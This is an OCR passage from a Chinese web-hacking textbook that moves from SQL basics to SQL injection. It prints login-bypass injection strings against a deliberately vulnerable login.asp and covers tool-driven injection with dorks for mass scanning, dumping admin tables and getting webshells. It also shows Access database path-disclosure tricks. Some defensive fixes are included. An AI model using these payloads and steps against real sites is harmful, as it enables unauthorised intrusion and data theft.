免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
WHERE XB =’男’
AND XM LIKE ‘林%’
```

（8）查询出生日期在1999年到2001年之间的所有信息。

```
SELECT * FROM DJ_XSDA
WHERE CSRQ BETWEEN ‘1999-01-01’
AND ‘2000-12-31’
```


我们可以使用“Order by”子句对查询结果按照一个或多个属性类进行排序。“Order By”的语法是：**Order By Order_By_Expression[ASC|DESC]**。其中的Order_By_Expression是只要排序的字段名，也就是列，根据查询返回的数据，按字段排序，ASC表示按照从低到高排序，默认使用这种排序方式，DESC表示按照从高到低进行排序。比如查询学生档案全部信息并且按学号排序：

```
SELECT * FROM DJ_XSDA
ORDER BY XH
```

2、使用聚合函数（count、min、max、sum、avg）

（1）计算所以学生的个数：**SELECT COUNT(*) FROM DJ_XSDA**。

（2）查询学生档案中年龄最小的出生日期：**SELECT MIN(CSRQ) FROM DJ_XSDA**。

（3）查询学生档案中年龄最大的出生日期：**SELECT MAX(CSRQ) FROM DJ_XSDA**。

（4）查询2009年10月份在食堂消费的合计

```
SELECT SUM(JE) FROM YW_XFXX
WHERE XFRQ BETWEEN ‘2009-10-01’ AND ‘2009-10-31’
```

3、在目标列中使用别名

在上面的表中查询，不少细心的朋友会发现，所有的字段都是英文，有时候英文字段用的是拼音命名，可以猜出一二，有些字段一时间想不出来。我们可以使用AS语句对字段进行重命名，这样一眼就能看出字段名称了。

（1）查询学生档案中把所有列以中文表示。

```
SELECT XH AS 学号,
XM AS 姓名,
XB AS 性别,
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
CSRQ AS 出生日期,
QQ AS QQ号码,
BZ AS 备注
 FROM DJ_XSDA
```


4、合并查询（Union Query）

合并查询（Union Query）是用于合并具有相同字段结构的两张表的回显，如果要在一个结果中集中显示不同表的内容，那么使用这个会非常好用，而在注入中往往都会碰到防注入语句过滤了SELECT、UPDATE等关键字，疏忽了Union关键字。

```
SELECT * FROM OldBook
  Union
SELECT * FROM NewBook
```

这条查询结果是把OldBook和NewBook两张表的记录合并到一个结果中，在一般情况下不会返回重复记录，不过我们需要注意的是，两张表的字段必须要一一对应。关于Union的应用我会在后面进行比较深入的介绍。

5.5.3 SQL数据插入

Insert的意思是插入，它的意思就是在原有的东西中，从某一部分插入新的东西。INSERT语句用于向表中添加一条新的记录，其INSERT的语法如下：

```
INSERT INTO TABLENAME[(COLNAME{,COLNAME…})]
{VALUES（EXPR|NULL{,EXPR|NULL…}）|SUBQUERY}
```

当我们向指定的表中插入新的记录时，有两种方式插入。

（1）下面的INSERT语句向HACK表中插入一行，并指定了表中部分类的值：

```
INSERT HACK
(HACK_ID,NAME,AGE,ADDRESS,SCHOOL,PHONE,URL)
VALUES
(1,’冰sugar’,21,’厦门’,’福建工程学院’,’1379994****’,’WWW.SEBUG.CN’)
```

在这种情况下，如果插入的ADDRESS不知道，我们可以在VALUES列中对应的字段值用“NULL”来代替。在INSERT语句中，VALUES列表中列数必须和列列表中的列相匹配，而且所有给出的数据类型必须对应列中数据类型，能够进行隐式转换。

（2）下面同样是INSERT语句向HACK表中插入一行，并指定了表中部分类的值，但是这种方法必须在VALUES插入所有的列，这时候不想要插入的值可以用NULL来代替。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
INSERT HACK
VALUES
(1,'冰sugar',21,'厦门','福建工程学院','1379994****','WWW.SEBUG.CN')
```

INSERT语句在injection漏洞中，对于access小型数据库应用的不是很广泛，比较常用于大型的SQL Server、MYSQL、ORACLE等，具体的我会在Web常见漏洞中进行详细说明。

5.5.4 SQL数据更新

数据库的更新操作运用也是相当广泛，Update语句用来修改表中的属性值，它的基本语法格式如下：

```
UPDATE TABLENAME
SET COLNAME={EXPR|NULL|(SUBQUERY)}
    {,COLNAME={EXPR|NULL|(SUBQUERY)…}}
[WHERE SEARCH_CONDITION]
```

Update语句使用指定的表达式的值来代替所满足WHERE条件的记录中指定列的值。Update语句同样也支持子句查询（SUBQUERY）结构。为了便于理解，我把它转化为了更好理解的中文。

用途：更新表中原有数据单独使用，使用where匹配字段。语法：**UPDATE 表名称 SET 列名称 = 新值 WHERE 列名称 = 某值。**

1、要求把HACK表中的CITY值为“福建”的黑客年龄都设置为20岁。

```
UPDATE HACK
SET AGE=20
WHERE CITY='厦门'
```

2、要求把HACK表中的CITY值为“福州”的黑客年龄都加上1岁，因为都过年了，大家的年龄都长一岁。

```
UPDATE HACK
SET AGE=AGE+1
WHERE CITY='福州'
```

3、要求学号为1001或者1002同时是男生的学生成绩加10分。

```
UPDATE DJ_SCORE
SET SCORE=SCORE+10
WHERE (XH = '1001' OR XH = 1002)
AND XB = '男'
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

4、要求性别为男并且姓林的学生成绩置为0。

```
UPDATE DJ_XSDA
SET SCORE=0
WHERE XB =’男’
AND XM LIKE ‘林%’
```

5、在2009年入学的同学缴纳金额修改为10000。

```
UPDATE DJ_JINE
SET JE=100000
WHERE CSRQ BETWEEN ‘2009-01-01’
AND ‘2009-12-31’
```

在Update语句中，where语句和select中的where语句用法是一样的，大家如果掌握了这一章节中的Select的用法，相信这里也会很好的理解。具体的用法我会在后面的实例中详解。

5.5.5 SQL数据删除

可以使用DELETE语句从数据表中删除行，DELETE语句中包括表名和定义要删除行的WHERE子句，其语法格式如下：

```
DELETE [FROM] {TABLENAME|VIEW_NAME}
    [WHERE SEARCH_CONDITION]
```

Delete语句使用指定的表达式的值来代替所满足WHERE条件的记录中指定列的值。Delete语句同样也支持子句查询（SUBQUERY）结构。语法为：**DELETE FROM 表名称 WHERE 列名称 = 值**。

1、要求我们删除表DJ_XSDA中所有学生档案的信息。

DELETE FROM DJ_XSDA，大家注意，它的语法和SELECT语句的使用很相似，不同的是SELECT后面接着字段，或者带*，而删除所有记录时是不带有字段名称的。这里删除的是所有的记录，而不是删除数据表本身，不删除表的结构，也就是说表还是存在的。

2、要求删除学号为1001的学生档案全部信息。

```
DELETE FROM DJ_XSDA
WHERE XH=1001
```

3、要求删除姓林的男生的学生档案全部信息。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
DELETE FROM DJ_XSDA
WHERE XB = ‘男’
AND XH=1001
```

4、删除学号为1001或者1002的学生档案全部信息

```
DELETE FROM DJ_XSDA
WHERE XH = ‘1001’
OR XH = 1002
```

5、删除性别为男并且姓林的所有信息。

```
DELETE FROM DJ_XSDA
WHERE XB =’男’
AND XM LIKE ‘林%’
```

6、删除出生日期在1999年到2001年之间的所有信息。

```
DELETE FROM DJ_XSDA
WHERE CSRQ BETWEEN ‘1999-01-01’
AND ‘2000-12-31’
```

到这里我们的SQL基础知识也就讲完了，对于初学者来说，有以上的SQL知识就足够了，接下来就要学习不同数据库中的SQL扩展了。不知道学习了这么久，大家都掌握了多少，如果还没有完全弄明白的话，请回到SELETE语句中重新看一遍，希望会有不同的收获。

5.6 SQL数据库注入

5.6.1 SQL数据库注入原理篇

很多时候入侵者找到网站的后台开始尝试后台登录的时候，用到的都是“admin/admin”和or的万能登录密码（'or''='/'or''=' 或’ or'='or'/’ or'='or'），其实这都是很基础的SQL语句，下面我们来看一下这种漏洞的成因，存在万能密码’ or’ =’ or’ 漏洞的login.asp代码如下：

```
username = request.form("username") //没有任何过滤，接收登录框的用户名
password = request.form("password ") //没有任何过滤，接收登录框的密码
set rs=server.createobject("adodb.recordset") //是建立一个数据集
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
sql = "select * from admin where UserName='"&username&"' And PassWord='"& password &"'"
rs.open sql,conn,1,3 //打开数据集
```

当用户在登录框填入用户名密码的时候，经表单接收，传到该asp处理代码，然后执行语句“select * from admin where UserName='"&username&"' And PassWord='"&password &"'”，但是如果我们在登录框的用户名和密码处均填入：' or '='，则构造出的SQL语句如下：**select * from admin where UserName='' or ''='' And PassWord='' or ''=''**，这条SQL语句中进行了两个判断，只要一个条件成立，则就会执行成功，而''=''在逻辑判断上是恒成立的，这样也就绕过了后台验证，顺利的登录了后台。如图5.38和图5.39所示，输入’ or'='or'后，顺利的登录进入了后台。




图5.38




图5.39

该如何防范这个问题呢，我们可以在login.asp中进行如下的修改。

```
username = request.form("username") //接收登录框的用户名
password = request.form("password ") //接收登录框的密码
修改为：
username = Replace(request.Form("username "), "'", "''")
password = Replace(request.Form("password "), "'", "''")
```

由于不论我们如何修改万能密码，必须利用单引号，所以可以将单引号过滤为空格。

从上面的实例中我们可以总结出：所谓SQL注入，就是通过把SQL命令插入到Web表单递交或输入url或页面请求的查询字符串，最终达到欺骗服务器执行恶意的SQL命令。

5.6.2 注入渗透利器

注入已经成为了攻击的流行方法之一，正所谓“工欲善其事，必先利其器”，我下面要介绍一下常用的注入工具以及和注入相关的渗透利器，只简单利用这些工具就足以摧毁很很多站点了。

1、注入点扫描jsky

作为渗透中的一款专业工具，它可以快速的扫描网站目录和注入点，其它像跨站漏洞等，我认为误报率太低。它的使用非常简单，点击“File”－“New Scan”，填写目标网站，然后一路单击“Next”即可，如图5.40。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

它对sql注入的误报率很低，并且可以检测网站的所有敏感目录，比如后台、网站中的压缩文件以及数据库路径等，速度并且很快，在真正的渗透测试中会用到的。它对于扫描结果的显示也非常友好，“SQL injection”表示存在注入漏洞的链接，“Possible sensitive directories”为敏感目录，如图5.41。

2、啊D注入工具

啊D注入工具应该算是入门者手中的注入利器了，啊D可以实现批量扫描注入点，在google中输入“inurl:asp?id=”就可以让啊D自动扫描存在注入的链接了，如图5.42。如果对某个站点进行批量扫描注入点，可以构造“site:sistBlack.Eagle.com inurl:asp?id=”这样的搜索，就可以定位某个网站的注入点了，如图5.43。




图5.40



图5.43




图5.41

然后我们可以在选中的注入点上点击右键，进入“SQL 注入检测”模块，点击“检测”就可以确定是否存在注入漏洞了，再通过“检测表段”可以检测出所有数据表，我就检测出了“admin”表，很显然这是管理员的表，选中该表，然后点击“检测字段”，可以检测出adminpass和adminname两项，选中这两项，然后再点击“检测内容”，就可以检测出所有的内容了。下一步就是探测网站的后台地址，登录进去，然后再通过后台获取webshell了。大家可以看到这里的数据库是“Access或其他数据库”，如图5.44。




图5.42



图5.44

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图5.45




图5.46




图5.48




图5.50

如果是mssql数据库，“当前库”显示的是数据库名，“当前权限”是判断“SA/DB_OWNER/PUBLIC”，但是我认为啊D的误报率在public方面比较高，不如nbsi准确，所以遇到mssql时还是使用NBSI比较好，在“相关工具”里可以通过“目录查看”依次列出目录，如图5.45，然后就可以通过log备份或者差异备份的方法来备份出webshell了。“CMD/上传”是在检测出SA权限的时候执行命令或者上传文件操作的，和url上操作效果是一样的，如图5.46。




图5.47




图5.49

3、Pangolin穿山甲专业SQL注入工具

Pangolin注入工具支持多种数据库的注入，我在注入的时候，对于mysql的一般都是手工注入，而oracle手工注入没有思路的时候就使用Pangolin来跑一下数据库信息，当然在遇到mysql手工注入无果的时候也可以尝试一下该工具。Pangolin支持多种数据库的注入，如图5.47，下面就是我使用Pangolin对Oracle数据库的注入结果，如图5.48。

4、WVS（Web Vulnerability Scanner）

WVS可以扫描整个网站，它通过跟踪站点上的所有链接和robots.txt（如果有的话）而实现扫描，然后WVS就会映射出站点的结构并显示每个文件的细节信息。对于查找网站后台、薄弱目录等非常有用。选择“File”—“New”—“Web Site Scan”，如图5.49。

弹出了Scan对话框，在“WebSite URL”中填写需要扫描的网站，然后一路点击“Next”直到“finish”，如图5.50。扫描结束后，就会在中间显示出所有的目录，在右侧会显示web服务器类型以及开

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

放端口等信息，如图5.51。




图5.51

5.7 攻击Access数据库

Access是微软公司推出的基于Windows的桌面关系数据库管理系统（RDBMS，即Relational Database Management System），是Office系列应用软件之一。很多小型企业，政府网站使用的都是Access。对于Access数据库，我们只要能下载到数据库文件，基本上就得到了网站的相关信息，如果是MD5加密的，解密后就可以进入后台进行下一步的利用了。

5.7.1 Access暴库

提到Access数据库的攻击，我们首先要提到的就是暴库。暴库就是利用特殊的手段使网站数据库的绝对路径显示出来，在知道了绝对路径后，就可以把数据库下载下来，然后掌握网站的数据库资料了。




图5.52




图5.53




图5.54

1、“%5c”暴库

“%5c”暴库漏洞在目前可能已经很少存在了，我们来看一下它的利用。“%5c”暴库法，是利用了IIS解码方式中的一个特性，通过将域名二级目录中的“/”更改为“%5c”，从而达到爆出数据库地址的绝对路径的目的。但是不是所有网址都有效，需要“asp?id=”这样的网页地址，也就是必须是调用数据库的路径。

首先我们来看一个实例：我的测试环境为Windows2000＋IIS5.0，首先提交“http://192.168.1.254/test/list.asp?id=76”，显示正常，如图5.52。

当提交“http://192.168.1.254/test%5clist.asp?id=76”时，提示了“'D:\test\admin\rds_mdb'不是一个有效的路径”，如图5.53，成功的获取了数据库的地址，此时就可以下载数据库了，如图5.54。

“%5c”实际上是“\”的十六进制转换码，在Windows系统中，“/”和“\”代表的路径是相同的，比如“D:\CMS/e”和“D:\CMS/e”实际上为同一目录。在IE中同样是这样，比如“http://192.168.1.254/test”和“http://192.168.1.254\ test”，但是如果将“\”换成十六进制的“%5c”时，IE不会对此进行转换，那么服务器接收到的为“%5c”，解析后的目录就变为“\”。上述测试程序的Conn.asp代码如下：

```
<%@LANGUAGE="VBSCRIPT" CODEPAGE="936"%>
<%
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
option explicit
dim conn
dim connstr
dim db
dim startime
startime=timer()
db="admin/rds_db.mdb"
Set conn = Server.CreateObject("ADODB.Connection")
connstr="Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & Server.MapPath(""&db&"")
conn.Open connstr
%>
```

“Server.MapPath(""&db&"")”的作用是将网站中的相对路径转变成物理上的绝对路径。当我们提交“http://192.168.1.254/test%5clist.asp?id=76”时，list.asp调用conn.asp后，list.asp网页相对路径为“/test\”，在IIS中，“/”和“\”代表着不同的意义，遇到了“\”时，不再往上解析，获取数据库路径错误，IIS就会报错，并会暴出错误信息。

2、conn.asp暴库

conn.asp作为数据库链接文件，当Conn.asp与调用它的文件如果相对位置改变了，就会报错，暴出数据库路径。我在测试的时候，发现如果直接下载根目录下的conn.asp，会发现网页空白，如果将conn.asp复制到inc目录下，然后下载inc/conn.asp就会发现如图5.55所示，显示“'D:\test\test\inc\admin\rds_db.mdb'不是一个有效的路径”，实际上的数据库路径为“D:\test\test\admin\rds_db.mdb”，只需要去掉inc就可以得到真实数据库地址了。




图5.55




图5.56




图5.57

5.7.2 暴库的防范

IIS默认是将脚本错误信息发送给客户，选取错误时只给出一个出错的页面，不给出详细信息，我这里演示的是将脚本错误信息以文本形式发送给客户，如图5.56。这样每次出错的时候，都会如图5.57所示。

如果没有虚拟主机权限，只需要在conn.asp文件中添加上“On Error Resume Next”，它的意思就是出错后继续执行下面的代码，也就是不理会错误，当然也就不会给出错误信息了。

5.7.3 Access数据库其他软肋

对于其它改数据库后缀为asp/asa的情况，我们可以测试使用迅雷直接下载数据库文件，但是很多时候数据库加了防下载表段，此时就不能下载了。对于有些数据库可能在前面加了“#”，比如data/#data.

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

mdb，这时我们可以尝试将“#”变为“%23”进行下载，比如改为“data/%23data.mdb”。

5.8 熟悉mssql2000中的权限

一个攻击者不可能连mssql服务器的各种权限帐号还没有搞懂就去攻击，下面提及的就是mssql最常见的四个权限。

1、SA登录

SA是sysadmin的简写，是mssql数据库的默认系统帐户，具有最高权限。由于很多用户初次安装mssql时，直接用的sa的帐户甚至为空口令，这样对于获得弱口令后的恶意用户很容易来发动攻击。通过SQL查询分析器或者其他工具连接到弱口令的1433（MSSQL默认端口），就可以利用扩展存储过程执行系统命令。

2、DB_owner角色用户

DB_owner是databasea_owner的缩写，就是某个数据库拥有者的意思，它拥有了对指定数据库的备份、修改、删除、新增数据表，执行大部分存储过程的权限（排除系统敏感操作的存储过程），这也是它与SA权限的唯一区别。

3、Public角色用户

Public是一种特殊的固定数据库角色，public角色为数据库中的所有用户都保留了默认的权限，因此是不能被删除的。public角色允许用户进行如下的操作：执行一些不需要一些权限的语句（例如SELECT）。

SQL权限的高低顺序依次是SA、DBOWNER、PUBLIC。下面是固定数据库角色：

固定数据库角色	说　明
db_owner	可以执行数据库中技术所有动作的用户
db_accessadmin	可以添加、删除用户的用户
db_datareader	可以查看所有数据库中用户表内数据的用户
db_datawriter	可以添加、修改或删除所有数据库中用户表内数据的用户
db_ddladmin	可以在数据库中执行所有DDL操作的用户
db_securityadmin	可以管理数据库中与安全权限有关所有动作的用户
db_backoperator	可以备份数据库的用户（并可以发布DBCC和CHECKPOINT语句，这两个语句一般在备份前都会被执行）
db_denydatareader	不能看到数据库中任何数据的用户
db_denydatawriter	不能改变数据库中任何数据的用户

针对SA帐号我们要做的防护措施如下：很多人在渗透时会发现SA帐号是不存在的，而我也发现网上并没有修改SA帐号的教程，因此下面就介绍一下如何为SA帐号改名。其实为了安全起见，我们只需更改SA帐号为其它帐号就行了：首先打开SQL中的企业管理器－工具－SQL Server配置属性－服务器设置，勾选上“允许对系统目录直接进行修改，如图5.58。

